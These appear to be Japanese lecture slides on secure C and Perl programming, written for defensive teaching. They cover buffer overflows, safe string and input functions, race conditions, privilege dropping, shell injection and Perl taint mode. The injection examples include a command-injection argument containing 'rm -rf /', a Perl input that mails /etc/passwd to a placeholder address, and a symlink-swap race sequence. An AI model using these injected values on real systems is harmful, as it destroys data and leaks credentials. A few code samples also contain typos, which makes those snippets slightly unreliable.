安全なネットワークプログラミング

佐野 晋

JPCERT/CC，NEC

内容

過去の不正アクセスの報告から，そのセキュリティホールの原因となったプログラミングミスを抽出．

基本的なプログラミングミスによるによるセキュリティ問題について解説．

- 不正アクセスの状況
- セキュリティホール
- C
  - 文字列
  - 入力
  - 競合条件
  - プロセス，パーミッション
- Perl
  - 危ないコーディング
  - 汚染チェック機能
- 最後に

本日の範囲外

またの機会に

- 具体的なセキュリティホール
- シェルスクリプト
- 他の言語，アプレット
- 認証，暗号プログラミング
- ネットワークプログラミング
- プロトコルのセキュリティホール
- ダイナミックリンク，DLL
- OS依存の問題

ごめんなさい

十分に注意して資料を作成していますが，誤りが含まれていることがあります．

また，実際に利用する 言語環境，実行環境，バージョン等により，この資料と異なった動作をする可能性もあります．

プログラミングの際には，想定される環境で再度確認してください．

Happy Hacking!

不正アクセスの状況

- From CSIRT
  - http://www.jpcert.or.jp/
  - http://www.cert.org/
- 不正アクセスの多くがプログラムのミスによるセキュリティホール
  - 些細なミス
  - これらの問題が解決できれば

Internet Worm 1988

- 1988年11月2日
- 隣接する計算機を侵入しながら増殖する Worm プログラム
  - Robert Morris @ Cornell大学
  - VAXとSUNワークステーションが対象
- インターネットが数日停止
- 完全修復に1週間
- セキュリティホールに対する関心が高まる
  - ソフトウエアの脆弱性への理解
  - 対策ツール (例. Crack, COPS, ...)の開発
  - セキュリティ関連情報の流通
  - CERT/CCの発足へ

Internet Worm 1988

基本的なアイデアがそこに :-(

- 隣接ホストを発見
  - `/etc/hosts.equiv`
  - `/.rhosts`
  - ルーティング表
- ユーザの発見
  - `/etc/passwd`
  - `~/.rhosts`, `~/.forward`
- 相手ホストに侵入
  - パスワード予測と rsh, rexec の遠隔実行
  - sendmail の DEBUGコマンド
  - fingerd の `gets()` オーバフロー
- 相手ホストに自分の複製をつくり繰り返す

ソフトウエアのセキュリティホール

- セキュリティホールとは，
  - プログラム開発者の意図しないセキュリティ上の弱点
  - 脆弱性(vulnerability) ともいう
- 正式な機能
  - 隠しコマンド
- 仕様上の問題
  - プロトコル，認証機構の弱点
  - アクセスコントロールの弱点
- 甘い設計，甘い仕様
  - 仕様以外の入力/設定の動き
  - 実行環境・想定の甘さ
- ソフトウエアのバグ–雑なコーディング
  - 条件分岐等の論理ミス
  - バッファオーバフロー
  - 競合条件
  - 入力データの不十分な検査
  - :


ネットワークとセキュリティホール

- ネットワークを介して
  - 誤動作させる入力を送る
  - 誤動作させるタイミングで処理を要求
- ローカルに実行するプログラムも
  - 侵入者がさらに権限を得るために利用する恐れ
- ネットワークプログラムの多くは
  - 特権で起動することが多い
  - ☞特権が奪われる可能性が
- インパクトは
  - 情報の流出
  - 情報，サービスの改ざん
  - コマンドの不正実行
  - 他のシステムへの踏台
  - リソース消費，サービス妨害

バッファオーバフロー

- 局所配列の領域を越えて，書き込み
- 制御領域を壊し，指定されたコードを実行

```
f() {
    int a[1];
    a[2] = overwriteOldBP;
    a[3] = overwriteOldPC;
}
```



- 侵入者たちの興味は
  - プログラムカウンタのオフセットを見つけること

バッファオーバフローの例

```
char line[64];
while (gets(line)) {
    /* do something */
}
```

/* 改善例 */

```
char line[64];
while (fgets(line, sizeof(line), stdin)) {
    /* do something */
}
```


バッファオーバフローの結果は

- リターン直後でエラー．リターン番地が異常
  - Segmentation violation (ページフォルト)
  - Bus error (プロテクションフォルト)
  - Illegal instruction (命令異常)
- リターン場所から実行して，異常
  - 各種ケース
- 不正:-(

バッファオーバフローのチャンス(追加)

- 入力データの異常
  - 入力データ
  - ネットワーク
  - ファイルデータ
  - :
- 値
  - 行
  - コマンド パラメータ
  - フィールド
  - URL，タグ
- 効果
  - 任意のコマンドの実行が可能
  - 特権で動いていると
    - ☞特権の取得
  - ネットワークプログラムだと
    - ☞遠隔から侵入

シェルを用いた不正コマンド実行

- popen の 第一引数はコマンド，shが解釈
- 文字列にメタ文字があると

```
char cmd[128];
FILE *mfd;
char msg[] = "Hello World\n";

strcpy(cmd, "mail ");
strcat(cmd, argv[1]);
mfd = popen(cmd, "w");
fputs(msg, mfd);
pclose(mfd);
```

で，引数に

```
foo@xxx.co.jp; rm -rf /
```

が指定されると，… .

競合条件

- 競合条件(Race Condition)の誤りによるセキュリティホール
- 並列に実行しているプロセスやタスク間での干渉
  - 意図しない動作が発生
- たとえば
  - ロックファイルによる相互排除
  - 瞬間的なアクセス制御の空白
  - 瞬間的なファイルの入れ換え
- 発生する確率は小さいが
  - 何回も試行されると発生する

不正アクセスにおけるプログラマの役割

- セキュリティホールの組み込みはプログラマの責任
- セキュリティに強いプログラムを作ろう
  - 甘い仕様からの卒業
  - 雑なコーディングからの卒業
  - そして正しい知識，良い知識を
    - 各種セキュリティ情報
    - 暗号，認証，鍵管理，...

文字列

バッファオーバフローの原因の多くは文字列の扱いによるものです．

ここでは，文字列の複写，連結におけるプログラムの誤りについて述べます．

Cにおける文字列

- NULL文字('\0') で終るバイド列

```
"Susumu"
  → ('S','u','s','u','m','u','\0')
```

- 文字列の代入は配列の複写

```
char str[10], *cp;

strcpy(str, "Susumu");

for (cp = str; *cp; cp++)
    putchar(*cp);
```

- strcpyの定義例

```
char *
strcpy(char *to, char *from)
{
    char *save = to;

    for (; *to = *from; ++from, ++to);
    return(save);
}
```

str*, strn*

- 複写先の大きさを指定しないライブラリ

```
strcpy(char* dst, char *src)    /* 複写 */
strcat(char* dst, char *src)    /* 連結 */
strcmp(char* s1, char *s2)      /* 比較 */
```

- 複写先の大きさを指定するライブラリ

```
strncpy(char* dst, char *src, size_t len);
strncat(char* dst, char *src, size_t len);
strncmp(char* s1, char *s2, size_t len);
```

```
note) typedef unsigned int size_t; /* BSD */
```


プログラム例

危険なプログラム

```
void worse(dest, src) {
    char work[32];

    strcpy(work, src);
    :
}
```

改善例

```
void better(dest, src) {
    char work[32];

    strncpy(work, src, 32);
    :

}
```

strncpy - STRing CoPY

- 複写先の大きさを指定
- 最後の空き領域にはNULL文字を代入

```
strncpy(line, "abc", 6);
    ☞line == abc\0\0\0
strncpy(line, "abcdef", 6);
    ☞line == abcdef  (*)
strncpy(line, "abcdef", 6);
strncpy(line, "ABC", 3);
    ☞line == ABCdef  (*)
```

(*) 最後のNULLはない

strcat - STRing conCATination

```
strcat(char *dst, char* src);
```

- 文字列 dst のあとに src を 複写
  - dst と src の連結
- dst は strlen(dst)+strlen(src)+1 の領域が必要．

```
strncat(char *dst, char *src, size_t n);
```

- n は実際に複写できる文字数
- dstの大きさではない

```
strncat(dst, src, sizeof(dst)-strlen(dst))
```

- 第3引数が負になったら:-(
- dstが正しくNULL文字で終端していること

終了文字の問題

- strncpy, strncmp は指定されたバッファ長までをコピー
- 指定バッファ長以上の場合コピー先の最後が終端文字('\0')で終了しない
  - ☞strncpyで複写された文字列は終端文字があることを前提にしてはいけない

    strlen(dst) は 異常処理?

解決策

- 終端文字をつける

```
strncpy(dst, src, sizeof(dst)-1);
dst[sizeof(dst)-1) = 0;
```

- 継続する処理も長さを検査

```
strncpy(dst, src, sizeof(dst));

for (cp = dst, n = sizeof(dst); n > 0
     && *cp; cp++, n--) {
     :
}

printf("%-*.*s",
     sizeof(dst), sizeof(dst), dst);
```


むやみにトリミングしてもよいのか?

- 規定の長さ以上はエラーにする

```
char dst[LINELEN];

if (strlen(src) > LINELEN-1) {
     fprintf(stderr,
          "%s: too long\n", src);
     goto err;
}
strcpy(dst, src);
```

- バッファを動的に割り当てる

```
char *dst;

dst = (char*)malloc(strlen(src)+1);
if (dst == NULL) {
     /* malloc割り当てエラー */
}
strcpy(dst, src);
```

割り当てエラー処理,解放処理が厄介!

トリミングしてもよいのか?

- コピーしない

```
char *dst;

dst = src;
```


まとめ

- 複写先の領域は十分に確保
- `strcpy`,`strcat`を利用は慎重に
- 複写後の文字列に終了文字がないことがある
- 規定値以上の長さの文字はエラーにするか，バッファを動的に割り当てる
- 問題処理を含むライブラリの利用にも注意
- awk や perl などの文字列を動的に処理する言語を用いることも検討

入出力

バッファオーバフローの原因の多くは文字列の扱いによるものです．ここでは，入出力におけるプログラムの誤りについて述べます．

また，DNS検索時のバッファオーバフロの可能性についても説明します．

gets, fgets

```
#include <stdio.h>

char *
gets(str)
```

- 標準入力から 1行入力
- 改行文字('\n') の前までを `str` に格納
- `str` のサイズは気にしない
- オーバフローの危険

```
char *
fgets(*str, size, *stream)
```

- `stream`から 1行入力
- 文字数`size`以上は行は`size-1`文字まで処理
- 入力された文字列`str`は 必ず終端文字 '\0' で終る

copy.c

危険な例

```
#include <stdio.h>
main()
{
    char line[128];

    while (gets(line) != NULL)
        puts(line);
}
```

改善例

```
#include <stdio.h>
main()
{
    char line[128];

    while (fgets(line, sizeof(line), stdin)
            != NULL)
        fputs(line, stdout);
}
```


gets を利用すると

リンク時，実効時に警告を出力するOSも
- Freebsd　リンク時，実行時
- GUN libc　リンク時

```
% cat copy.c
#include <stdio.h>
main()
{
    char line[128];
    while (gets(line) != NULL)
        puts(line);
            }
% cc copy.c
ccIs23601.o: In function `main':
ccIs23601.o(.text+0xe): warning: this program uses
gets(), which is unsafe.
% ./a.out
warning: this program uses gets(), which is unsafe.
:
%
```

プログラミングスタイル

どちらがよいか?

例1)

```
fgets(line, 128, stdin)
```

例2)

```
fgets(line, sizeof(line), stdin)
```

例3)

```
#define LINESIZE 128
char line[LINESIZE];
:
fgets(line, LINESIZE, stdin)
:
```

統一した変更が可能であること

fgetsの問題

- バッファサイズを越える部分は次の呼び出しで処理
- 途中からの文字列を行と誤解する可能性

  `fgets(line, 6, stdin);`

  に対して`abcdefg\n`を入力する，2つに別れる:

  ```
  "abccd"
  "efg\n"
  ```

☞バグ(不正)の可能性

fgetsの問題の解決

- 1文字入力処理(fgetcなど)を用いる

```
while ((ch = fgetc(stdin)) != EOF) {
    :
}
```

- 入力行の最後が改行文字かどうかを検査する

```
if (line[strlen(line)-1] != '\n') {
    :
    /*  行の継続処理 */
    :
}
```


scanf

```
scanf(char *format, args);
fscanf(FILE *stream, char *format, args);
sscanf(char *str, char *format, args);
```

- 文字列対応するパラメータで溢れる可能性
  - `%s, $[...]`

```
char name[128];
int  val;

while (scanf("%s %d", name, &val) == 2) {
      printf("%s = %d\n", name, val);
}
```

- 最大フィールド長を指定

```
while (scanf("%127s %d", name, &val)
         == 2) {
    printf("%s = %d\n", name, val);
}
```

最大フィールド長を越えたとき，スキャンに失敗

scanf & fgets 改善案

入力された文字以上は代入されない

```
char line[128], name[128];
int  d;

while (fgets(line, sizeof(line), stdin)) {
    n = sscanf(line, "%s %d", name, &val);
        :
}
```


sprintf

- ターゲットの`line`が溢れる可能性

```
char line[128];
sprintf(line, format, ...);
```

- 解決策:
  - 生成する文字列の最大長を特定し，十分な領域を確保．%s に注意．

```
sprintf(line,
    "%.113s %d", str, val);
```

  - `snprintf`の利用

    第2引数でバッファ長の指定が可能．

```
snprintf(str, size, format, ...)
```

- `vsprintf`

  `sprintf`の可変引数タイプ
  ☞`vsnprintf`の利用

- `strvis`

  visually encode characters ライブラリ
  ☞十分な長さ(ソースの4倍)を

DNSを用いた不正アクセス

- IPアドレス，ドメイン名，メール転送先などのデータベース
- Domain Name System
- 嘘の返答をクライアントに返して不正
  - 間違った情報
  - 標準形式でないアドレス形式

    ☞バッファオーバフローの可能性

コネクトの手順

0)宣言

```
int s;
struct hostent *hp;
struct sockaddr_in sin;
```

1)ソケットの生成

```
s = socket(AF_INET, SOCK_STREAM, 0);
```

2)ホスト情報の検索

```
hp = gethostbyname("remotehost");
```

3)アドレスを`hp`から`sin`へコピー

4)接続要求

```
connect(s, &sin, sizeof(sin));
```

5)処理

gethostbyname

引数で指定されたホストの情報を返す

```
struct  hostent {
    char *h_name;       /* 正式ホスト名 */
    char **h_aliases;   /* 別名リスト */
    int  h_addrtype;    /* アドレスタイプ */
    int  h_length;      /* アドレス長 */
    char **h_addr_list; /* アドレスリスト */
};
```

```
struct hostent *
gethostbyname(const char *name)

struct hostent *
gethostbyname2(const char *name, int af)
```


sockaddr_in

- Socket address, Internet style
- bind, connect などで用いるIPアドレスを格納

```
struct sockaddr_in {
    u_char  sin_len;      /* = 4 */
    u_char  sin_family;   /* = AF_INET */
    u_short sin_port;
    struct  in_addr sin_addr; /*アドレス*/
    char    sin_zero[8];
};
```

問題プログラムの典型

- gethostbynameの返り値をノーチェック
- hp->h_length の値を信じている
  ☞sin がオーバフローする可能性

```
struct hostent *hp;
struct sockaddr_in sin;

hp = gethostbyname("yourhost");
bcopy(hp->h_addr_list[0],
  &sin.sin_addr,
  hp->h_length);
```

- 改善例

```
hp = gethostbyname("yourhost");
if (hp == NULL)
  goto err;
bcopy(hp->h_addr_list[0],
  &sin.sin_addr,
  sizeof(sin.sin_addr));
```


改善例

```
struct hostent *hp;
struct sockaddr_in sin;

bzero(&src_sin, sizeof(src_sin));
src_sin.sin_family = AF_INET;
hp = gethostbyname2(remote, AF_INET);
if (hp == NULL)
{
     herror(remote);
     goto err;
}
if (host->h_length!=sizeof(src_sin.sin_addr))
{
     fprintf(stderr, "invalid address\n");
     goto err;
}
bcopy(host->h_addr_list[0],
     &src_sin.sin_addr,
     sizeof(src_sin.sin_addr));
```

まとめ

- 複写先の領域は十分に確保
- 外部から与えられた情報(文字列長)を信じない
- 問題処理を含むライブラリの利用にも注意
- awk や perl などの文字列を動的に処理する言語を用いることも検討

競合条件

プロセスが複数動いているとき，タイミングによっては思わぬ動作がおこることがあります．このような問題を競合条件による問題といいます．

実際におこる確率は小さいものですが，多量にアタックを試みることで，その可能性は現実のものとなります．

競合条件による問題

- 並列して動くプロセス間での干渉

```
A              B
a1: x = 1;     b1: x = 0;
a2: x++;
```

b1→a1→a2 のとき x == 2；
a1→b1→a2 のとき x == 1；

プロセスAが，a1の直後にa2が実行されると仮定しているなら，その実行結果は誤ることがある

- 連続して動く必要のある部分をクリティカルセクションと呼ぶ
- クリティカルセクションの一般的な解決方法
  - 単一オペレーション(アトミック)化
  - ロックによる方法

access と競合条件

- accessを用いたアクセス制御

```
if (access(file, R_OK) != 0)
    error;
fd = open(file, O_RDONLY);
    :
```

- 1番目と2番目のfileは同じファイルか?
  - このプログラムは単一操作ではない
    - ☞違う可能性も
  - よく見られるコード

シンボリックリンクを用いた攻撃

- シンボリックリンクはアクセスできないファイルに対してもリンク可能
- 普通のシステムコールはシンボリック先を対象に
- 間隙をねらって，ファイルの交換も

```
Process-1:                          Process-2:

                                    ln -s readable a
if (access("a", R_OK) != 0)
    error;
                                    rm a
                                    ln -s unreadable a
fd = open("a", O_RDONLY);
    :
```


解決案

- `access()` をつかってはいけない

```
seteuid(getuid()); /* 実効UIDを戻す */
if ((fd = open(file, O_RDONLY)) == -1)
    error;
seteuid((uid_t)0); /* 必要なら */
```

- From manpage

  CAVEAT

  `Access()` is a potential security hole and should never be used.

その他の競合条件の問題

- lpr問題(古典)
  - lpr 登録時と lpd 読み込み時の時間差
- ロックファイルの生成
  - ロックファイルの存在確認の作成の時間差
    ☞openのO_CREAT|O_EXELフラグを利用
- テンポラリファイルの生成 - mktemp
  - ファイル名作成とオープンの時間差
    ☞mkstmpを利用
- スクリプトファイル起動問題
  - インタプリタ起動とスクリプト読込の時間差
    ☞SUIDスクリプトは使わない
- 割り込み，シグナルの完全でない処理も
  - 難しい

ロックファイルの生成の例

- 危ないプログラム

```
while (stat(lockfile, &sb) == 0)
    waiting...;
if (errno == ENOENT)
    creat(lockfile, 0)
else
    goto error;
```

- 改善例

```
/* open は単一オペレーション */
while( open(lockfile,O_CREAT|O_EXEL,0)
       == -1) {
    if (errno == EEXIST)
        waiting;
    else
        goto error;
```

スクリプトファイルの競合条件

- 最初の行でインタプリタを指定

```
#!/bin/sh
     :
       シェルスクリプト
     :
```

1) `execve`はインタプリタを起動

2) スクリプトファイル名を引数として渡す

3) インタプリタはファイルを読み込み実効

- インタプリタ起動時とインタプリタがスクリプトをオープンする時に時間差
- スクリプトファイルが置き換えられる危険
- SUID付きスクリプトファイルの場合，特権を得ることが可能
  - SUID付きスクリプトファイルを禁止するOSも

まとめ

- 単一オペレーションに
- 正しくロック
  - 中断時の処理も忘れずに
- 共通のリソースは極力使わない
- 基本的に難しい問題

プロセス

安全なプログラムに必要なプロセスのアクセス権限について，BSDをベースに簡単に解説します．

また，プロセス起動，特にシェル呼び出しの問題についても説明します．

ユーザID，グループID

- ユーザ権限，グループ権限を示す数値．
- 利用者はログイン時に決められた権限を割り当てられる
  - ユーザID
  - グループID
  - グループID群 groups
- 権限はプロセスに付随して保持され，資源アクセス時にチェック
  - ファイルシステムのアクセス権限

ファイルのアクセスコントロール

4000 実行時 uid 設定ビット setuidビット
2000 実行時 gid 設定ビット setgidビット

1000 スティッキービット

0400 所有者による読み込み
0200 所有者による書き込み
0100 所有者による実行

0070 グループによる権限

0007 他人による権限

プロセスの権限 - ユーザID

- 実ユーザID - real user ID
  - 本来のユーザID
- 実効ユーザID - effective user ID
  - 権限チェックで用いられるUID
  - 通常は実ユーザIDと一致
  - セットUID付きのプログラムでは異る場合も
- 保存セットユーザID - saved set-user-ID
  - セットUIDで起動時の実効ユーザID

プロセスの権限 - グループID

- 実グループID - real group ID
  - 本来のグループID
- 実効グループID - real group ID
  - 権限チェックで用いられるGID
  - 通常は実グループIDと一致
  - セットGID付きのプログラムでは異る場合も
- 保存セットグループID - saved set-group-ID
  - セットGIDで起動時の実効グループID
- グループID群
  - 実効グループIDリスト

プロセス権限の設定

- 親プロセスから継承
- 実行時の セットユーザID/セットグループID指定による

  そのファイルのオーナ，グループにセット
- システムコールによる設定

```
setuid(uid_t uid)
setgid(gid_t gid)
seteuid(uid_t euid)
setegid(gid_t egid)
```

その他のシステムコール

```
uid_t getuid(void)
uid_t getuid(void)
gid_t getgid(void)
gid_t getegid(void)

getgroups(gidsetlen, *gidset)
setgroups(ngroups, *gidset)

setreuid(uid_t ruid, uid_t euid)

setruid(uid_t ruid) /* 歴史的 */
setrgid(gid_t rgid) /* 歴史的 */
```


特権をなくす

- `seteuid()` で設定できる uid は 実ユーザID，保存セットユーザIDのいずれか

```
save = geteuid();
seteuid(getuid());
```

権限が一時的に実ユーザIDへ

```
seteuid(save);
```

特権へ

- `setuid()` は，3つのユーザIDを指定された 値にする

```
setuid(getuid());
```

`SUID`で得られた特権はすべて放棄

- 特権が必要なくなったときは，すみやかに破棄すること

exec

- 指定されたイメージでプロセスを置き換えて実行
- イメージの先頭のマジック番号で処理を切替え
  - a.out
  - ELF
  - インタプリター
- イメージの SUID/SGIDビットをみて実効UIDを変更
- 通常は戻らない

exec 関数群

- 基本的なシステムコール

```
execve(*path, argv[], envp[])
```

- 環境変数PATHを参照するライブラリ

```
execlp(file, arg, ...)
execvp(file, argv[])
```

- 環境変数PATHを参照しないライブラリ

```
execl(path, arg, ...)
execv(path, argv[])
execle(path,arg, ...)
exect(path, argv[], envp[])
```

system，popen

```
int
system(const char *command)
```

= /bin/sh -c command

- シェル を起動して，指定されたコマンドを実行
- 実行完了後に復帰

```
FILE *popen (command, type)
```

- シェル を起動して，指定されたコマンドを実行
- パイプを設定 type に応じて，入力または出力

シェル呼び出しの危険

- コマンドにメタ文字が含まれると
  - ☞予期しないコマンドの実行が
- 環境変数PATH

```
system("/usr/bin/ls");
```

```
system("ls");
```

  - ☞標準でないコマンドの実行が
- 環境変数IFS
  - シェルの入力フィールド区切り文字指定

```
setenv("IFS", "/usrbin");
system("/usr/bin/ls");
```

    - ☞`l` が実行する可能性
  - シェルのバージョンによってはIFSの機能が制限されている場合も

安全な呼び出し

- PATH，IFSを再設定
- 絶対パスでコマンドを指定
- コマンド列に意図しない文字が含まれていないこと

  & | ; `
- 例

```
unsetenv(IFS);
setenv(PATH, "/bin:/usr/bin");
fd = popen("/usr/bin/mail root", "w");
:
```


コマンド引数からの情報漏洩

- コマンドの引数はだれでも見られる
  - psコマンドを利用
  - 情報漏洩の可能性
- 危険なコマンドの例

  -p でパスワードを指定するプログラムの例

```
/* opt.c */
extern char *optarg;
extern int   optind;

char *passwd[128];

main(int argc, char **argv)
{
     int ch;

     while ((ch = getopt(argc, argv, "p:h")) !=
     -1) {
          switch (ch) {
          case 'p':
               strncpy(passwd,    optarg,    size-
               of(passwd)-1);
          default:
                 usage();
          }
     }
     :
}
```

実行

```
% cc opt1.c
% ./a.out -p himitsu
```

PSコマンドを実行すると

```
% ps
    PID  TT  STAT      TIME COMMAND
     :
  3163  p4  S+     0:00.01 ./a.out -p himitsu
     :
```


改善案

- 配列argvを上書きする

```
switch (ch) {
  case 'p':
    strncpy(passwd, optarg, sizeof(passwd)-1);
    argv[optind-1] = "*****";
    break;
    :
```

- PSの実行結果は

```
  PID  TT  STAT      TIME COMMAND
3163  p4  S+     0:00.01 ./a.out -p *****
```

- しかし，元の領域には秘密の文字列が，文字列が

```
switch (ch) {
  case 'p':
    strncpy(passwd, optarg, sizeof(passwd)-1);
    strncpy(optarg, "*", strlen(optarg));
    break;
```

- しかし，コアダンプも危険が．起動の直後は 見える危険も

原則

- 秘密の情報を コマンド引数でうけわたさない
- メモリに秘密の情報を残さない
  - 不要になったらすみやかに消す

```
memset(passwd, 0, sizeof(passwd));
```

  - 簡単な暗号化(効果?)

```
for (i = 0; i < strlen(passwd); i++)
    passwd[i] += 128;
```

  - コアダンプの禁止，コアサイズの上限を0バイトに

```
struct rlimit rl = {0, 0};
setrlimit(RLIMIT_CORE, &rl);
```


まとめ

- 最低限の権限で実行する
  - 最低限の権限
  - 不要な特権は速やかに放棄
- プロセス実行時の PATH
- シェル呼び出しは慎重に
  - PATH
  - IFS
  - コマンドのメタ文字

Perl

最近広く使われている Perl のセキュリティ問題について解説します．

Perl

- 文字列，パタンマッチをベース
  - perl = C + sh + awk + sed + ...
- インタープリタ言語
- CGIプログラムの言語としても広く使われる
- Perl5 が最新

セキュリティの視点からみると

- 可変長文字列処理機能
  - スタックオーバフロなどの領域違反の可能性小
- 汚染(taint)チェック機能
  - 汚れた値を実行時にトレース
  - 重要な操作で引数が汚れた値かどうかをチェック
- インタープリタ言語
  - 文字列評価とshell呼び出しによる潜在的な脅威
  - コーディング以上の機能
- wapperプログラム，suidperl
  - スクリプトのsuidを許可していないOSでもsuidのperlスクリプトの実行が可能

CGI

- Common Gateway Interface
- httpサーバとバックエンドのプログラムをインタフェースする規約


  `http://hoohoo.ncsa.uiuc.edu/cgi/overview.html`

  `http://www.perl.com/CPAN-local/doc/FAQs/cgi/perl-cgi-faq.html`
- フォームのふたつのメソッド GET と POST
  - GET: URLの一部としてパラメータを送る
  - POST: コンテンツとしてパラメータを送る

CGI インタフェースライブラリ

- ライブラリを使ってアクセスするのが普通
  - CGI.pm
  - CGI::* モジュール
  - CGI Light

  フォームの値を変数，連想配列など，アプリケーションに渡す



CGIを利用した不正アクセス

- 不正アクセスの種類
  - 不正な文字列を利用したコマンド実行
  - CGIプログラムのバグ
  - 認証の失敗
- インパクト
  - 情報の流出
  - 情報，サービスの改ざん
  - コマンドの不正実行

CGI によって渡される情報

- 標準変数 - 環境変数として渡す
  - HTTP_USER_AGENT ブラウザ種別
  - REMOTE_HOST 相手ホスト(ドメイン名)
  - REMOTE_ADDR 相手ホスト(IPアドレス)
  - SERVER_SOFTWARE サーバ 種別
  - SERVER_NAME サーバ名
  - QUERY_STRING クエリー文字列
- インタフェースライブラリ
  - 特定の変数
  - 特定の連想配列

危ない例

- 不正な文字列評価，コマンド実行
  - C の popen，system と同様の問題
  - 文字列処理が容易な分，潜在的な危険が
- 変数`$from_user`で指定されたユーザへメールを転送

```
open MAIL,"|/usr/bin/mail $from_user";
print MAIL "Hello";
close MAIL;
```

- perl では，引数が文字式として評価，展開してからコマンド実行
- もし，`$from_user` の値が

```
sano; mail xx@yy.com < /etc/passwd
```

なら，パスワードファイルが流出．

open - ファイルのオープン

`open` ファイルハンドル，式

式の最初(最後)の文字でモードが決定

```
open IN, "data.txt";    # 入力
open IN, "<data.txt";   # 入力
open OUT, ">result";    # 出力
open OUT, ">>log";      # 追加

open IN, "nkf -e $f|"; # パイプ入力
open OUT, "|less";      # パイプ出力
```


危ないopen

- 入力の場合でも，

```
# 変数の最初の文字によっては
open IN, $filename;
```

- すくなくとも

```
open IN, "<$filename";
```

- 外部から指定された値が含まれているなら厳重なチェックが必要

```
if ($file =~ /^([-A-Za-z0-9./+)$) {
    $file = $1;
    open IN, "nkf -e $file|";
} else {
    die "Bad File name";
}
```

‘...‘，eval, exec, system

- ‘文字列‘
  - 文字列をシェルコマンドとして実行

```
$date = `/bin/date`;
$date = `/bin/date +$fmt`;  # 注意
```

- eval 文字列
  - 文字列をperlスクリプトとして実行
  - インタプリタならではの強力な関数
  - perl使いが好む:-)
- exec リスト
  - リストをコマンドとして実行
  - 実行後プログラムには戻らす
- system リスト
  - リストをコマンドとして実行
  - 実行後プログラムには戻らす

exec，system - ふたつの解釈

- 引数がひとつで，引数にメタ文字が含まれていると，/bin/sh -c に渡す．
- そうでない場合は execvp で実行．

```
system "echo $message";
```

  - $message に メタ文字が含まれていると危険!
  - sh が呼ばれて，文字列 echo $message が実行

```
system "/bin/echo", $message;
```

  - /bin/echo が直接実行される
  - 引数として $message が /bin/echo に 渡される
  - たぶん安全

相対パスなら大丈夫か

`"../../../../../../etc/passwd"`

対策例

- パス名の正規化
- 許容できるパス名のパターンでチェック
- chroot

汚染チェック

- -T オプションが指定されるか，起動時に実UID/GIDと実効UID/GIDが違うとき
  - 汚染モード(taint mode)
- 汚れた値
  - コマンド引数の値 ... `$ARGV[n]`
  - 環境変数値 ... `$ENV{}`
  - 入力された文字列
  - ‘...‘ の返り値
  - 以上の値から作られた値

汚染チェックによる中断

- 値によって不正の可能性がある命令の引数が汚れていたとき処理を中断
  - chmod, chown , ...
  - system, syscall , ...
  - socket, bind, connect, ...
  - :
- プロセスが起動されるとき $ENV{'PATH'}, $ENV{'IFS'} が汚れていたりコマンドパスが絶対パスでないと中断
  - system, open
- '...' の内側が汚れていると中断
- openの出力モードのとき引数が汚れていると中断

汚染の例(1) - perlsecマニュアルページより

```
$arg = shift;               # $arg is tainted
$hid = $arg, 'bar';         # $hid is also tainted
$line = <>;                 # Tainted
$line = <STDIN>;            # Also tainted
open FOO, "/home/me/bar" or die $!;
$line = <FOO>;              # Still tainted
$path = $ENV{'PATH'};       # Tainted, but see below
$data = 'abc';              # Not tainted

system "echo $arg";         # Insecure
system "/bin/echo", $arg;   # Secure (doesn't use sh)
system "echo $hid";         # Insecure
system "echo $data";        # Insecure until PATH set

$path = $ENV{'PATH'};       # $path now tainted

$ENV{'PATH'} = '/bin:/usr/bin';
delete @ENV{'IFS', 'CDPATH', 'ENV', 'BASH_ENV'};

$path = $ENV{'PATH'};       # $path now NOT tainted
system "echo $data";        # Is secure now!

open(FOO, "< $arg");        # OK - read-only file
open(FOO, "> $arg");        # Not OK - trying to write

open(FOO,"echo $arg|");     # Not OK, but...
open(FOO,"-|")
      or exec 'echo', $arg;   # OK
```

汚染の例(2) - perlsecマニュアルページより

```
$shout = `echo $arg`;       # Insecure, $shout now tainted

unlink $data, $arg;         # Insecure
umask $arg;                 # Insecure

exec "echo $arg";           # Insecure
exec "echo", $arg;          # Secure (doesn't use the shell)
exec "sh", '-c', $arg;      # Considered secure, alas!

@files = <*.c>;             # Always insecure (uses csh)
@files = glob('*.c');       # Always insecure (uses csh)
```


正規表現の照合で清潔に!

- パターンマッチングで得た値はきれいなはず

```
$tainted =~ /(.*)/;
$untainted = $1;

$from_address =~
    /([a-zA-Z0-9._\-]+)@([a-zA-Z0-9._\-]+)/;
($user, $domain) = ($1, $2);
# $user, $domain は 清潔 .
```

☞汚染チェックは完全ではない

- 危なそうなことを忠告するだけ
- 慎重なコーディングを

$ENV{'PATH'}

明示的に正しい値に

```
#!/usr/bin/perl -T
system "/bin/ls";
```

を実効すると

```
Insecure $ENV{PATH} while running
```

と表示され中断．以下のように修正:

```
#!/usr/bin/perl -T
$ENV{'IFS'} = undef; # 必要なら
$ENV{'PATH'} = "/bin:/usr/bin";
system "/bin/ls";
```

ＯＫ

セキュリティ関連の変数

- 実UID

```
$REAL_USER_ID
$UID
$<
```

- 実効UID

```
$EFFECTIVE_USER_ID
$EUID
$>
```

- 実GID

```
$REAL_GROUP_ID
$GID
$(
```

- 実効UID

```
$EFFECTIVE_GROUP_ID
$EGID
$)
```

UIDのコーディング例

```
$< = $>;
```

- 実効UIDを実UIDと一致させる
  `= seteuid(getuid());`

```
($<, $>) = ($> ,$<);
```

- 実UIDと実効UIDの交換

その他の機能

- Safeパッケージ

  特定の関数の制限

- suidperl

  スクリプトのSUID実行が許されていないOSでのSUID実行が可能

```
#!/usr/local/bin/suidperl
    :
```

まとめ

- 権限は最低限に
  - 特権は不用意につかわない
  - 特権がいらなくなったときは返還

```
$< = $>;
```

  - 可能なら nobody

    (注意)設定をあやまると `nobody` も 強力

- 与えられた文字列は信じない
  - 特殊文字は含まれていないか
  - 正しい文字列か?
    - ファイル名として，パスの範囲も
    - メールアドレス
  - 「正しい文字列」をつねに認識
- 「汚染モード」を過信しない
  - 十分なレビュー，検査

原理 (1/2)

- 最低限の権限
  - 必要な権限で
  - 不要な特権は速やかに放棄
- プロテクションドメイン
  - 不正の影響範囲を限定
  - 権限を集中させない
- フェールセーフのデフォルト値
  - 権限は原則禁止，明示的に与える．
- 単純な設計、単純な機構
  - 誤りが混入する可能性を低減
  - チェックを容易に

原理 (2/2)

- エラーチェックを完全に
  - すべてのオペレーションが「正しく動作したこと」を確認する
- 他とのインタフェースを最低限に
  - 他を信頼しない
  - 他をからのデータは検査
  - 共有リソースは最低限に

不正アクセスにおけるプログラマの役割

- セキュリティホールの組み込みはプログラマの責任
- セキュリティに強いプログラムを作ろう
  - 甘い仕様からの卒業
